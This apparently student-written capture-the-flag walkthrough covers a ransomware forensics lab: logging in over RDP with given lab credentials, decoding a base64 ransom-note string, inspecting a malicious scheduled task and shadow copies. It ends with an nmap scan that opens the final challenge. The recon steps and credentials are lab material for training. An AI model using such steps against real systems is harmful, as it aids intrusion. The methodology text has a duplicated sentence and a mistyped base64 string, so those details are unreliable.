
Select ‘Wallpaper’




Close the Remmina Preferences window and click on the plus button on the top left corner to create New Connection Profile.




Create New Connection Profile by using the IP address, Username and Password given.



Connect to the profile and accept the certificate when prompted.




We have been logged into the remote system now and the wallpaper



Answer: THIS IS FINE


Question 2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Open the RansomNote on the Desktop and the bitcoin address can be found.



Using terminal, decrypt the fake 'bitcoin address' by using echo


"bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d . Then, the plain text value can be seen.



Answer: nomorebestfestivalcompany

Question 3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?


We opened the confidential folder that contains encrypted files with **.grinch** file extension.



Answer: .grinch

Question 4: What is the name of the suspicious scheduled task?


By clicking on the Desktop, the suspicious scheduled task can be found.




Answer: opidsfsdf

Question 5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?


Click on Task Scheduler on the panel below of the home screen of the Desktop



Click on the Task Scheduler Library.




Click on opidsfsdf and go to Actions to see the location of the executable that is run at login.



Answer: C:\users\administrator\desktop\opidsfsdf.exe

Question 6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?


On the Task Scheduler Library, at the General tab, the ShadowCopyVolume can be found.



Answer: 7a9eea15-0000-0000-010000000000

Question 7: Assign the hidden partition a letter. What is the name of the hidden folder?


By opening the folder, click on View tab and click on Show/hide button to see the toggle button of the Hidden items. When it is ticked, the hidden folder can be found.




Answer: Confidential

Question 8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Click on Backup Drive and go to confidential folder which contains a file.



The content of the file can be seen.



Answer: m33pa55w0rd!Zseecure!

Thought Process/Methodology:

First, we deployed the machine by clicking on the ‘Start AttackBox’ button and ‘Start Machine’ on the task section. We launched Remmina by clicking on the top right corner button in the ‘Internet’ option. After seeing the ‘Remmina Remote Desktop Client’ tab, we clicked on the ellipsis button to go to the Preferences. Then, we could see options where we clicked one of them which was the ‘RDP’ to change the ‘Quality Settings’ into ‘Poor(fastest)’ option and also to select on the Wallpaper option. Then, we closed the Preferences window and clicked on the ‘+’ icon on the top right corner of the Remmina’s Remote Desktop Client window to create New Connection Profile. We filled up the Server, Username and Password fields with IP address given (**10.10.137.49**), **administrator** and **sn0wF!akes!!!** respectively. We also changed the Color Depth to ‘RemoteFX(32 bpp)’ option. Next, we had logged into the remote system by clicking the ‘Connect’ button. Then, we accepted the prompted certificate and got into the remote system by seeing the wallpaper which had written ‘THIS IS FINE’ on it. After that, we went to the Task Scheduler and went to the Task Scheduler Library to check on the executable that is run at login which was located at **C:\users\administrator\desktop\opidsfsdf.exe**. Then, we right-clicked on the Backup drive to go to ‘Change Drive and Paths for Backup’. On that tab, we assigned ‘B’ for the following drive. Next on the Desktop, there was a file named ‘RansomNote’ which had the fake bitcoin address in it. The fake bitcoin address is **bm9tb3]lYmVzdGZlc3RpdmFsY29tcGFueQ==**. To decrypt the address, we went to the terminal and run **echo “bm9tb3]lYmVzdGZlc3RpdmFsY29tcGFueQ==” | base64 -d**. The plain text value could be decrypt the address, we went to the terminal and run **echo “bm9tb3]lYmVzdGZlc3RpdmFsY29tcGFueQ==” | base64 -d**. The plain text value could be seen which was **nomorebestfestivalcompany**. On the Desktop folder, the suspicious scheduled task could be seen which was **opidsfsdf**. For the following thing which is to see the ShadowCopyVolume ID, we went to the Task Scheduler Library again and clicked on the ‘ShadowCopyVolume’ in the list. The ID could be seen on the Name field in the braces which the field was located on the General tab. Next, we went to folder and clicked on the Backup drive. To see the hidden folder, we clicked on the toggle button of ‘Hidden items’ on ‘Show/hide’ icon. The hidden folder named ‘confidential’ could be seen. The hidden folder contained a **.grinch** file which had the password that was **m33pa55w0rdIzseecure!**

.

Day 24: Final Challenge - The Trial Before Christmas

Tools used: Attackbox, BurpSuite, Terminal, CrackStation, Mozilla Firefox, GoBuster, MySQL, Python3, NetCat

Solution/walkthrough:

Question 1: Scan the machine. What ports are open?


We can obtain the ports by using the command **nmap IP ADDRESS**

```
root@ip-10-10-50-10:~  
File Edit View Search Terminal Help  
root@ip-10-10-50-10:~# nmap 10.10.250.140  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-19 04:51 BST  
Nmap scan report for ip-10-10-250-140.eu-west-1.compute.internal (10.10.250.140)  
Host is up (0.00060s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
65000/tcp open  unknown  
MAC Address: 02:88:67:A6:3D:37 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
```

